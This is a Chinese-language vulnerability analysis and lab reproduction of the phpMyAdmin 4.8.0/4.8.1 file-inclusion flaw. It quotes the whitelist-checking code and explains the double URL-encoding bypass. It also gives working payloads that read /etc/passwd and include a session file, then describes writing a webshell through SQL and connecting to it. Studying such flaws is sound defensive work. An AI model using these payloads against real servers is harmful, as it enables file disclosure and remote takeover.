适用环境phpmyadmin 4.8.1或4.8.0
代码审计
index.php文件中:
if(! empty($_REQUEST['target']
&& is_string($_REQUEST['target'])
&& ! preg_match('/^index/', $_REQUEST['target'])
&& ! in_array($_REQUEST['target'], $target_blacklist)
&& Core::checkPageValidity($_REQUEST['target'])
){
include $_REQUEST['target'];
exit;
}
|
checkPageValidity 函数
public static function checkPageValidity(&$page, array $whitelist = []) {
if (empty($whitelist)) {
$whitelist = self::$goto_whitelist;
}
if (! isset($page) || !is_string($page)) {
return false;
}
if (in_array($page, $whitelist)) {
return true;
}
$_page = mb_substr(
$page,
0,
mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
return false;
}
|
白名单:

可得payload:
目标ip/index.php?target=db_datadict.php?/../../../../../../../../etc/passwd
	?的二次url编码为%253f
第一次是因为apache在接收到url的get参数的时候,会将& =之外的所有字符,进行一次url解码,这是一次
第二次是他里面的一次urldecode。然后就解码成为了?。他再取?之前的那块,恰好是白名单中的文件,也就return true了,所以我们就任意文件包含成功了。
|
漏洞复现
用docker搭建好靶场后进入phpadmin的管理页面 
先包含远程文件看看漏洞是否存在

发现漏洞可用,用SQL写入一句话木马

写入phpinfo

通过cookie我们知道代码存放的文件在/tmp/sess_c6d8fac7f0e9514493be3d4f690d0057
payload:
/?target=db_datadict.php?/../../../../../../tmp/sess_c6d8fac7f0e9514493be3d4f690d0057


把shell也写进去用蚁剑连接。

成功!